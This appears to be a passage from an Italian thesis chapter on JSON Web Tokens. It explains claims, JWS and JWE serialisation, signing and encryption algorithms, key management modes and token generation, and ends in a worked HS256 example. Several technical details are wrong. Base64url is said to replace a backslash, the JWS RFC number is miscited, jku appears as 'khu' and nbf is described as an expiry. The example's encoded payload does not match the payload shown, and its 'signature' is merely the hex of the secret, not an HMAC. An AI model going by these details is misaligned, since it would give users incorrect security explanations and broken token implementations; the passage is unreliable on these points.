Le prime due parti sono poi serializzate utilizzando una codifica in Base64 URL-Safe, concatenate e divise dal carattere *"punto"*. L'algoritmo Base64 URL-Safe codifica le informazioni come farebbe il normale algoritmo di Base64, ma viene eliminato il padding (non esistono caratteri di coda "=") e i caratteri "+" e "\" vengono rimpiazzati rispettivamente con i caratteri "-" e "_" in modo che, la stringa possa essere inserita nell'url. Per semplicità, si farà rifermento a questo algoritmo semplicemente con *"Base64"*. In coda a header e payload, può essere utilizzata una firma, utilizzata per la verifica dell'integrità del token stesso, oppure una serie di stringhe derivante dal processo di criptazione dei dati. Le strutture risultanti verranno a loro volta codificate in Base64 e concatenato al resto del messaggio, dividendole sempre con il carattere *"punto"*.

Utilizzando un tool apposito, come ad esempio JWT.io [9], è possibile decodificare, attraverso apposita chiave, se utilizzata, un qualsiasi JWT.

Dall'esempio, infatti è possibile risalire agli oggetti JSON inseriti nel JWT:

```
{
        "alg": "HS256",
        "typ": "JWT"
}

{
        "sub": "1234567890",
        "name": "John Doe",
        "iat": 1516239022
}
```

Vediamo più nel dettaglio com'è formato un token JWT.

3.2.1 Header

Ogni JWT contiene un header, dove vengono spiegate le sue caratteristiche. In questa sezione vengono stabiliti gli algorithmi utilizzati, se il JWT è firmato oppure criptato e come analizzare la parte restante del token.

Un esempio tipico di JWT Header è il seguente:

```
{
        "alg": "HS256",
        "typ": "JWT"
}
```

Dove si afferma che il token è firmato attraverso un algoritmo HMAC - SHA256 e il token è di tipo JWT.

Riprendendo sempre l'esempio precedente, un header di quel tipo, codificato in Base64, prenderà la seguente forma:

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9

Nella tabella 3.1 definiamo le claim standard che è possibile inserire nell'header di un token JWT.

op	*nome*	*descrizione*	*note*
no	**alg**	Definisce l'algoritmo di firma e/o decriptazione	Se si utilizza *none* il JWT non sarà criptato
si	**typ**	Tipo di meta dati utilizzati, è specificato principalmente quando si verifica il caso che il JWT potrebbe portare con se altri oggetti	Raramente utilizzato, si valorizza con *JWT*
si	**cty**	Viene utilizzato quando sono presenti dei JWT annidati	Raramente utilizzato

Tabella 3.1: Claim standard che possono essere contenuti nell'header di un token JWT.

Ovviamente è possibile creare delle claim da inserire all'interno dell'header. L'utilizzo è limitato, a meno che non siano presenti dei meta dati specifici all'applicazione.

3.2.2 Payload

Il payload è il corpo del token JWT. Per esempio, in un access token, in questa sezione, è spesso contenuto il nome utente che vuole richiedere l'accesso, la risorsa alla quale si vuole accedere e così via.

Le claim inserite nel payload possono essere sia **pubbliche** che **private**: le claim private sono definite dall'utente e sono specifiche per ogni caso, le claim pubbliche sono registrate presso il *IANA JSON Web token registry* [4], un registro dove tutti gli utenti possono inserire delle claim per prevenire collisioni. Nessuna claim è obbligatoria. Esistono anche delle claim che hanno un significato specifico e prendono il nome di Registered Claims tabella 3.2.

3.3 Protezione

Esistono due modi per proteggere un token JWT: o attraverso la **JSON Web Signature** [10] che provvede solo all'autenticazione del token oppure attraverso la **JSON Web Encryption** [11] che oltre all'autenticazione riesce a garantire la confidenzialià.

	nome	*descrizione*	*note*
iss	issuer	Una stringa case-sensitive o URI che identifica unicamente chi ha erogato il token	Non esiste una central authority che gestisce gli issuer.
sub	subject	Una stringa case-sensitive o URI che identifica unicamente che identifica l'entità che ha richiesto il token	il subject deve essere unico globalmente. Se non fosse possibile, deve essere unico almeno all'interno del contesto dell'issuer. *JWT*
aud	audience	Una stringa case-senitive, URI o un array che identificano unicamente i riceventi del token	
exp	expiration	Data e ora precisa in cui il token non sarà più valido	Deve avere il formato "seconds since epoch"
nbf	not before	Data e ora precisa in cui il token non sarà più valido	Deve avere il formato "seconds since epoch"
iat	issued at	Data e ora precisa dell'erogazione del token	Deve avere il formato "seconds since epoch"
jti	JWT ID	Identificatore unico del token	Evita i reply attacks

Tabella 3.2: Registered claims

3.3.1 JSON Web Signature

La JWS permette di verificare l'autenticità di un JWT. Questo significa che è possibile verificare se il contenuto del token sia stato alterato. Questo processo prende il nome di validazione del token e consiste nel controllare che tutte le restrizioni presenti nell'header e nel payload siano soddisfatte.

Serializzazione compatta

La struttura compatta utilizzando JWS non è molto diversa da quella di un JWT non protetto. Viene aggiunto un ulteriore campo al token che appare dopo il payload separato dal carattere ".". Questo campo viene calcolato secondo la seguente formula:

$$firma = alg(Base64(header) + Base64(payload), secret) \tag{3.1}$$

Dove *"alg"* è l'algoritmo di firma scelto tra quelli proposti da JSON WEB Algorithm [12] e *"secret"* è la chiave scelta dall'utente.

Serializzazione JSON

Utilizzando la JWS JSON Serialization [10], differente dalla serializzazione compatta trattata precedentemente, è possibile implementare la firma multipla su uno stesso JWT. In questo caso ogni firma è composta da 3 parti:

- **protected** Header in Base64, protetto dalla firma.
- **header** Oggetto JSON che contiene le claim dell'header. Non è protetto dalla firma. è obbligatorio solo se *protected* non è presente.
- **signature** Firma in Base64

Viene riportato un esempio preso direttamente dall'RFC-1715 [10]

```
{
        "payload": "eyJpc3MiOiJqb2UiLA0KICJleHAiOjEzMDA4MTkzODAsDQogIm
        h0dHA6Ly9leGFtcGxlLmNvbS9pc19yb290Ijp0cnVlfQ",
        "signatures": [
        {
                "protected": "eyJhbGciOiJSUzI1NiJ9",
                "header": { "kid": "2010-12-29" },
                "signature":
                "cC4hiUPoj9Eetdgtv3hF80EGrhuB__dzERat0XF9g2VtQgr9PJbu3XOi
                Zj5RZmh7AAuHIm4Bh-0Qc_lF5YKt_O8W2Fp5jujGbds9uJdbF9CUAr7t1
                dnZcAcQjbKBYNX4BAynRFdiuB--f_nZLgrnbyTyWzO5vRK5h6xBArLIAR
                NPvkSjtQBMHlb1L07Qe7K0GarZRmB_eSN9383LcOLn6_dO--xi12jzDwu
                sC-eOkHWEsqtFZESc6BfI7noOPqvhJ1phCnvWh6IeYI2w9QOYEUipUTI8
                np6LbgGY9Fs98rqVt5AXLIhWkWywlVmtVrBp0igcN_IoypGlUPQGe77Rw"
        },
        {
                "protected": "eyJhbGciOiJFUzI1NiJ9",
                "header": { "kid":
                    "e9bc097a-ce51-4036-9562-d2ade882db0d"},
                "signature":
                    "DtEhU3ljbEg8L38VWAfUAqOyKAM6-Xx-F4GawxaepmXFC
                gfTjDxw5djxLa8ISlSApmWQxfKTUJqPP3-Kg6NU1Q"
        }
        ]
}
```


Algorithmi utilizzati

Le specifiche del JWS richiedono di supportare un solo algoritmo per tutte le implementazioni:

- ***HS256*** (HMAC + SHA-256): HMAC (RFC-2104 [13]) con l'utilizzo della funzione di hash SHA-256(RFC-6234 [14]). Per generare il MAC (*Message Authentication Code*) viene utilizzata la funzione di hash SHA-256 e una chiave, permettendo così di preservare sia l'autenticazione che l'integrità del token. È un algoritmo di tipo simmetrico, quindi per verificare l'autenticità e l'integrità del JWT bisogna che entrambe le parti abbiano condiviso la chiave in precedenza.

Inoltre viene raccomandato l'utilizzo degli algorithmi:

- ***RS256*** (RSASSA PKCS1 v1.5 + SHA-256): Comunemente conosciuto come PKCS #1, viene definito, all'interno dell'RFC-3447 [15], come la combinazione delle primitive RSASP1 e RSAVP1 con il metodo di codifica EMSA-PKCS1-v1_5. RSASP1 è la primitiva di firma che produce una firma a partire dal messaggio e dalla chiave privata RSA, mentre RSAVP1 è la primitiva di verifica, che permette la verifica del messaggio partendo dalla firma e dalla chiave pubblica RSA. EMSA-PKCS1-v1_5 è il metodo di codifica che viene applicato al messaggio, che nel nostro caso è l'hash, generato con la funzione SHA-256, della firma. In questo caso, l'algoritmo è asimmetrico.

- ***ES256*** (ECDSA + P-256 + SHA-256): Applica la crittografia a curva ellittica alla firma digitale utilizzando una curva di tipo P-256 e la funzione di hash SHA-256. Questo algoritmo permette di avere la stessa protezione dell'algoritmo RSA ma con chiavi di lunghezza minore.

è possibile anche l'utilizzo di altri algorithmi che non sono altro che varianti di quelli già illustrati dove cambia la versione di SHA utilizzata (superiore allo SHA-256 per quanto contenuto nel NITS.800-107 [16]).

Header claims addizionali

Il JWS introduce nuove claim che possono essere inserite all'interno dell'header e sono tutte opzionali. Illustriamo tali claim addizionali nella tabella 3.3

	nome	*descrizione*
khu	JSON Web Key Set URI	Un URI che punta a un set di chiavi pubbliche JSON-encoded utilizzate per firmare il JWT.
jwk	JSON Web Key	Chiave utilizzata per firmare il token JWT
kid	Key ID	Stringa che identifica la chiave utilizzata per firmare il JWT. è definita dall'utente e segnala che la chiave per la firma è stata cambiata ai riceventi
x5u	X.509 URL	URI che punta a un set di certificati X.509 [17] codificati in PEM. Il primo deve essere obbligatoriamente il certificato utilizzato per firmare il JWT. Il resto dei certificati completano la *certification chain*.
x5c	X.509 certification chain	Un array JSON di certificati X.509 in rappresentazione DER PKIX codificati in Base64. Il primo certificato è utilizzato per firmare il JWL, il resto dei certificati compongono la *certification chain*.
x5t	X.509 certificate SHA-1 fingerprint	Il SHA-1 fingerprint del certificato X.509 DER-encoded utilizzato per firmare il JWT
x5t#S256	X.509 certificate SHA-256 fingerprint	Il SHA-256 fingerprint del certificato X.509 DER-encoded utilizzato per firmare il JWT
typ	type	Identico al typ illustrato nella tabella 3.1 fatta eccezione per l'integrazione dei valori "JOSE" e "JOSE+JSON" che indicano rispettivamente una serializzazione compatta e una serializzazione JSON.
crit	Critical	Array di stringhe che rappresentano le claim che sono presenti o meno nell'header. Un array vuoti non è un valore valido , quindi se esiste è un array di almeno 1 valore, altrimenti non deve essere inserito

Tabella 3.3: Claim addizionali JWS

3.3.2 JSON Web Encryption

La JWE permette l'autenticità e la confidenzialità del JWT. Essenzialmente questa nuova proprietà consiste nel rendere opaco (illeggibile) il token alle terze parti.

Serializzazione compatta

La **struttura compatta** di un JWT al quale si applica la JWE è differente da quella di un JWT non protetto. Infatti sono previsti cinque elementi:

- **Protected Header** header codificato in Base64 criptato
- **JWE Encrypted Key** la chiave simmetrica utilizzata per criptare i dati. Questa chiave è derivata dalla chiave di criptazione specificata dall'utente e criptata attraverso quest'ultima.
- **JWE Initialization Vector** utilizzato da alcuni algorithmi di criptazione che hanno bisogno di dati addizionali. Tipicamente è una stringa randomica, codificata in Base64
- **JWE Ciphertext** il corpo del JWT che contiene i dati criptati

- **JWE Authentication Tag** dati per garantire l'autenticità del token

Calcolati come segue:

$$\begin{aligned}
&Base64(UTF8(ProtectedHeader))||'.'||\\
&Base64(JWEEncryptedKey)||'.'||\\
&Base64(JWEInitializationVector)||'.'||\\
&Base64(JWECiphertext)||'.'||\\
&Base64(JWEAuthenticationTag)
\end{aligned} \tag{3.2}$$

Un esempio di token JWT con JWE viene fornito direttamente dall'RFC-7516 [11]


```
eyJhbGciOiJSU0EtT0FFUCIsImVuYyI6IkEyNTZHQ00ifQ. //Protected Header
OKOawDo13gRp2ojaHV7LFpZcgV7T6DVZKTyKOMTYUmKoTCVJRgckCL9kiMT03JGe
        ipsEdY3mx_etLbbWSrFr05kLzcSr4qKAq7YN7e9jwQRb23nfa6c9d-StnImGyFDb
        Sv04uVuxIp5Zms1gNxKKK2Da14B8S4rzVRltdYwam_lDp5XnZAYpQdb76FdIKLaV
        mqgfwX7XWRxv2322i-vDxRfqNzo_tETKzpVLzfiwQyeyPGLBIO56YJ7eObdv0je8
        1860ppamavo35UgoRdbYaBcoh9QcfylQr66oc6vFWXRcZ_ZT2LawVCWTIy3brGPi
        6UklfCpIMfIjf7iGdXKHzg. //JWE Encrypted Key
48V1_ALb6US04U3b. //JWE Initialization Vector
5eym8TW_c8SuK0ltJ3rpYIzOeDQz7TALvtu6UG9oMo4vpzs9tX_EFShS8iB7j6ji
        SdiwkIr3ajwQzaBtQD_A. //JWE Ciphertext
XFBoMYUZodetZdvTiFvSkQ //JWE Authentication Tag
```


Serializzazione JSON

La serializzazione JSON ha una struttura non compatta che permette la criptazione con chiavi multiple. La struttura comprende le seguenti informazioni:

- **protected**: l'header in Base-64 che contiene i claim che devono essere protetti dal JWE JWT. è opzionale solo se esiste l'unprotected header
- **unprotected**: l'header in Base-64 che contiene le claim che non hanno la necessità di essere protette. Opzionale solo se protected è presente.
- **iv**: Initialization vector in Base-64. Opzionale, è presente solo se richiesto dall'algoritmo adottato per la criptazione.
- **aad**: Additional Authentication Data. è una stringa in Base-64 che contiene i dati addizionali protetti dall'algoritmo di criptazione. Opzionale.
- **ciphertext**: Stringa in Base-64 che rappresenta i dati criptati
- **tag**: Stringa in Base-64 che rappresenta l'authentication tag
- **recipients**: JSON Array di JSON Object, che contiene le informazioni necessarie per la decriptazione di ogni ricevente:
  - **header**: JSON object che contiene i claim non protetti. Opzionale
  - **encrypted_key**: JWE Encryption Key in Base-64

Un esempio di tale struttura è fornito dall'RFC-7516 [11]:


```
{
        "protected": "eyJlbmMiOiJBMTI4Q0JDLUhTMjU2In0",
        "unprotected": { "jku":"https://server.example.com/keys.jwks"
            },
        "recipients":[
        {
```

```
                "header": { "alg":"RSA1_5","kid":"2011-04-29" },
                "encrypted_key":
                "UGhIOguC7IuEvf_NPVaXsGMoLOmwvc1GyqlIKOK1nN94nHPoltGRhWhw
                7Zx0-kFm1NJn8LE9XShH59_i8J0PH5ZZyNfGy2xGdULU7sHNF6Gp2vPLg
                NZ__deLKxGHZ7PcHALUzoOegEI-8E66jX2E4zyJKx-YxzZIItRzC5hlRi
                rb6Y5Cl_p-ko3YvkkysZIFNPccxRU7qve1WYPxqbb2Yw8kZqa2rMWI5ng
                8OtvzlV7elprCbuPhcCdZ6XDP0_F8rkXds2vE4X-ncOIM8hAYHHi29NX0
                mcKiRaD0-D-ljQTP-cFPgwCp6X-nZZd9OHBv-B3oWh2TbqmScqXMR4gp_
                A"
        },
        {
                "header": { "alg":"A128KW","kid":"7" },
                "encrypted_key":
                    "6KB707dM9YTIgHtLvtgWQ8mKwboJW3of9locizk
                DTHzBC2IlrT1oOQ"
        }
        ],
        "iv": "AxY8DCtDaGlsbGljb3RoZQ",
        "ciphertext": "KDlTtXchhZTGufMYmOYGS4HffxPSUrfmqCHXaI9wOGY",
        "tag": "Mz-VPPyU4RlcuYv1IwIvzw"
}
```


Algorithmi utilizzati

Per applicare la JWE abbiamo bisogno di due algorithmi di cripazione, uno per la chiave e uno per il contenuto. Gli algorithmi raccomandati per la criptazione della chiave sono:

- **RSA**
  - ***RSAES-PKCS1-v1_5***: considerato obsoleto. Algoritmo di tipo asimmetrico, definito in dall'RFC-3447 [15] combina le primitive RSAEP e RSADP insieme al metodo di codifica EME-PKCS1-v1_5. La primitiva di cifratura, RSAEP, produce un messaggio cifrato a partire dal messaggio in chiaro e la chiave pubblica RSA, mentre la primitiva di decriptazione, RSADP ricostruisce il messaggio partendo dal testo cifrato e la chiave privata RSA.
  - ***RSAES-OAEP:*** usato by default, nel futuro diventerà obbligatorio. Algoritmo di tipo asimmetrico, definito in dall'RFC-3447 [15] combina le primitive RSAEP e RSADP insieme al metodo di codifica EME-OAEP.
- **AES**
  - ***AES-128 Key Wrap***: definito dall'RFC-3394 [18] è un algoritmo di tipo Key Wrapping a chiave simmetrica che si basa su AES-128.
  - ***AES-256 Key Wrap***: definito dall'RFC-3394 [18] è un algoritmo di tipo Key Wrapping a chiave simmetrica che si basa su AES-256.
- **Elliptic curve**
  - ***ECDH-ES***: nel futuro diveterà obbligatorio. Combina l'algoritmo *Elliptic Curve Diffie-Hellman Ephemeral Static*, definito nell'RFC-6090 [19] con il Concat KDF nella modalità Direct Key Agreement.
  - ***ECDH-ES + AES-128 Key Wrap***: Combina l'algoritmo *Elliptic Curve Diffie-Hellman Ephemeral Static*, definito nell'RFC-6090 [19] con il Concat KDF nella modalità Key Agreement with Key Wrapping mode. Per il Key Wrapping viene utilizzato l'algoritmo AES-128 Key Wrapping.

  - ***ECDH-ES + AES-256 Key Wrap***: Combina l'algoritmo *Elliptic Curve Diffie-Hellman Ephemeral Static*, definito nell'RFC-6090 [19] con il Concat KDF nella modalità Key Agreement with Key Wrapping mode. Per il Key Wrapping viene utilizzato l'algoritmo AES-256 Key Wrapping.

- ***PKCS#5***: viene definito dall'RFC-2898 [20] come un algoritmo basato sulla crittografia a password.

- ***Direct*** nessuna criptazione per la chiave (uso diretto di CEK, Content Encryption Key, la chiave di derivazione della JWE key)

Invece, per quanto riguarda la criptazione del contenuto del JWT sono utilizzati:

- ***AES-CBC + HMAC-SHA*** obbligatorio: è la combinazione dell'AES in modalità operativa Cipher Block Chaining e l'utilizzo HMAC-SHA256 per il calcolo del MAC per garantire autenticazione e integrità dei dati.

- ***AES-GCM*** raccomandato: utilizza AES in modalità Galois Counter Mode. Provvede a garantire l'autenticazione e la confidenzialità del messaggio (authenticated encryption) e ne permette il calcolo dell'integrità.

Key Management Mode

L'RFC 7516 [11] definisce le modalità con le quali viene estratta la JWE Key. Iniziamo col definire i tipi di chiave che vengono utilizzati dalla JWE. La CEK (Content Encryption Key) è essenzialmente la chiave con la quale viene criptato il payload, mentre la JWE Key è la forma criptata della CEK.

- **Key Wrapping** Supponendo che la shared key sia già stata scambiata, JWE Encrypted Key è derivata dalla criptazione della CEK attraverso un algoritmo di criptazione simmetrico.

$$WrappedKey = symm_enc(key, CEK) \tag{3.3}$$

- **Key Encryption** La JWE Encrypted Key è derivata criptando con algoritmo asimmetrico la CEK attraverso un certificato pubblico.

$$EncrypteddKey = asymm_enc(PubCert, CEK) \tag{3.4}$$

- **Direct Key Agreement** La CEK è scelta utilizzando un algoritmo di key agreement

$$CEK = key_agreement() \tag{3.5}$$

- **Key Agreement with Key Wrapping** è essenzialmente la combinazione del Direct Key Agreement e il Key wrapping. In pratica prima viene scelta la CEK attraverso un Key Agreement Algorithm e successivamente la JWE Key viene derivata criptando la CEK scelta con un algoritmo simmetrico attraverso una preshared key.

$$\begin{gathered} CEK = key_agreem(), \\ WrappedKey = symm_enc(key, CEK) \end{gathered} \tag{3.6}$$

- **Direct Encryption** La CEK è una chiave simmetrica definita dall'utente.

Header claim addizionali

Per il JWE esistono, come per il JWS, delle claim addizionali che possono essere inserite all'interno dell'header. Oltre tutte le claim presenti nella tabella 3.3, vengono introdotte delle ulteriori claim illustrate nella tabella 3.4

	nome	*descrizione*
alg	Algorithm	L'utilizzo di questa claim è uguale a quello definito in tabella 3.4. All'interno vengono però definiti gli algorithmi per la criptazione e decriptazione della CEK.
enc	encryption	Definisce gli algorithmi utilizzati per criptare il payload utilizzando la CEK
zip		Definisce gli algorithmi di compressione utilizzati prima della criptazione. è opzionale, normalmente è valorizzato con DEF (algoritmo DEFLATE)

Tabella 3.4: Claim addizionali per l'utilizzo della JWE

3.3.3 Differenze

Non sempre JWE garantisce la proprietà di autenticazione. Se ci troviamo in uno schema asimmetrico, chi possiede la chiave privata, potrà solo decriptare il token, mentre chi possiede la chiave pubblica può criptare i messaggi, non garantendo così l'autenticazione del token. Al contrario, quando utilizziamo il JWS chi possiede la chiave pubblica può solo verificare l'autenticità del token senza poter introdurre nuovi dati. Quindi la JWE non è volta a sostituire la JWS, ma uno strumento complementare quando si utilizza uno schema asimmetrico.
Al contrario, quando si utilizza lo schema simmetrico la JWE lavora come la JWS: entrambe le parti possono criptare e decriptare i token (nel JWS entrambe le parti possono sia verificare che generare il token). Riassumiamo tale concetto nella tabella 3.5.

schema	*sec*	*autenticazione*	*confidenzialità*
Schema simmetrico	JWS	SI	NO
	JWE	SI	SI
Schema asimmetrico	JWS	SI	NO
	JWE	NO	SI

Tabella 3.5: Proprietà di sicurezza di JWS e JWE nei vari schemi

3.4 Generazione e validazione del JWT

Si consideri la più semplice architettura di generazione e validazione dei JWT: un client che deve accedere alle risorse e un server che genera e valida i JWT e fornisce servizi a utenti autenticati. Si presupponga inoltre che il server fornisca dei servizi sottoforma di API REST.

1. Quando un client vuole richiedere un servizio a un server, deve autenticarsi, ciò significa essenzialmente che deve fornire delle credenziali, che possono essere anche semplicemente username e password. Il client le fornirà attraverso una chiamata POST al servizio di login.

2. Il server validerà le credenziali, e, in caso siano valide, genererà il token JWT e lo invierà nella response.

3. Successivamente, quando il client vorrà effettivamente accedere al servizio, nell'header della chiamata inserirà il token JWT che gli è stato fornito dal server.

4. Quando il server riceve il token lo validerà e in base al risultato sarà disposto a fornire o meno il servizio.

In questo schema è possibile aggiungere un nuovo attore: un provider esterno che si occupa solo della generazione e validazione del JWT. In questo caso i client non e il server non colloquieranno più direttamente per quanto riguarda il JWT.




Figura 3.1: Diagramma sequenziale di generazione e validazione di un token JWT con client e server schema

1. Quando un client vuole ricevere un servizio da un server deve autenticarsi. Per fare ciò contatta un provider esterno al quale fa una richiesta di generazione di un JWT inviando le sue credenziali.

2. Una volta validate le credenziali, il provider esterno genera il token JWT e lo invia al client.

3. Una volta ricevuto il token, il client può procedere con una chiamata diretta al server, richiedendo il servizio che ha scelto, inserendo nell'header il JWT ottenuto

4. Il server fa una richiesta di validazione del JWT al provider esterno per capire se la richiesta fatta dal client sia lecita o meno.

5. Il provider esterno può adesso validare il token e restituire la risposta al server.

6. In base alla risposta del provider esterno, il server deciderà se fornire o meno al client il servizio richiesto.

Come si è potuto osservare nei paragrafi precedenti è possibile utilizzare, in base alle necessita, la JWE e ala JWS per proteggere il token. In questo modo la generazione e la validazione sono differenti tra di loro in base a quale dei due si sceglie. Inoltre l'applicazione della firma multipla o della criptazione a chiavi multiple comporta ulteriori differenze nei due processi. Successivamente andremo a vedere nel dettaglio le fasi di generazione validazione del token JWT in base a che questi sia stato generato con JWS e JWE. Tali modalità sono illustrate nel dettaglio nei rispettivi RFC-7515 [11]. Illustreremo, nei successivi paragrafi i vari algorithmi di generazione e validazione dei token JWT.




Figura 3.2: Diagramma sequenziale di generazione e validazione di un token JWT con client, server e auth provider schema

3.4.1 Generazione del JWT con JWS

Nella Figura 3.3 possiamo osservare nel dettaglio il processo di generazione del JWT token protetto da JWS, riassunto con i seguenti passaggi:

1. Codifica del payload utilizzando la seguente formula:

$$pP = Base64(JWS_{Payload}) \tag{3.7}$$

2. Codifica dell'header attraverso la seguente formula:

$$pH = Base64(UTF8(JWS_{Header})) \tag{3.8}$$

3. Generazione della stringa d'input da dare in pasto all'algoritmo di firma.

$$JWS_{input} = ASCII(Base64(UTF8(Header))||'.'||Base64(Payload)) \tag{3.9}$$

4. Applicazione dell'algoritmo di firma
5. Codifica in Base64 della firma generata

$$pS = Base64(JWS_{Signature}) \tag{3.10}$$

6. Infine, in base alla serializzazione scelta, viene creato il JWT




Figura 3.3: Generazione JWT con JWS

è necessario specificare che se stiamo utilizzando la JWS JSON Serialization con firme multiple, bisogna ripetere il processo del calcolo della firma per ognuna di queste.

Esempio 3.4.1.1

Si presenta un esempio per capire meglio come funziona la generazione del token con firma. I comandi eseguiti per la criptazione e la codifica sono riportati in appendice 8.1.1. Prima di ogni altra cosa, si definisce un header e un payload che saranno la base del token: Header:

```
{
        "alg": "HS256",
        "typ": "JWT"
}
```

Payload:

```
{
        "sub": "1234567890",
        "name": "John Doe",
        "iat": 1516239022
}
```

Si supponga di voler generare un JWT con JWS in serializzazione compatta.

1. Si codifica in Base64 il payload

$$
\begin{aligned}
pP =& eyJzdWIiOiAiMTIzNDU2Nzg5MCIsICJuYW1lIjogIkpva \\
& G4gRG9lIiwgImFkbWluIjogdHJ1ZSwgImlhdCI6IDE1M \\
& TYyMzkwMjJ9
\end{aligned}
$$

2. Si codifica in Base64 l'header

$$pH = eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9$$

3. Si calcola il parametro di inpunt per l'algoritmo di firma come la concatenazione dell'header e del payload codificati, divisi dal carattere "."

$$
\begin{aligned}
JWS_{input} =& eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9. \\
& eyJzdWIiOiAiMTIzNDU2Nzg5MCIsICJuYW1lIjogIkpva \\
& G4gRG9lIiwgImFkbWluIjogdHJ1ZSwgImlhdCI6IDE1M \\
& TYyMzkwMjJ9
\end{aligned}
$$

4. Si calcola la firma attraverso l'algoritmo HS256 (si identifica l'algoritmo dalla claim alg all'interno dell'header). Bisogna fornire due variabili in inpunt, la prima è $\text{JWS}_{\text{input}}$ appena calcolato, la seconda è una chiave precedentemente condivisa tra il client e l'authentication server (essendo questo un algoritmo simmetrico)

$$
\begin{aligned}
JWS_{signature} =& HS256(JWS_{input}, \text{“}my - 256 - bit - secret'') = \\
& 6d792d3235362d6269742d736563726574
\end{aligned}
$$

5. Si codifica la firma in Base64

$$pS = dgz5LG9O3BNvOLjCVnAiqlqKV9 - bxeZhEttHv6LpEWs$$

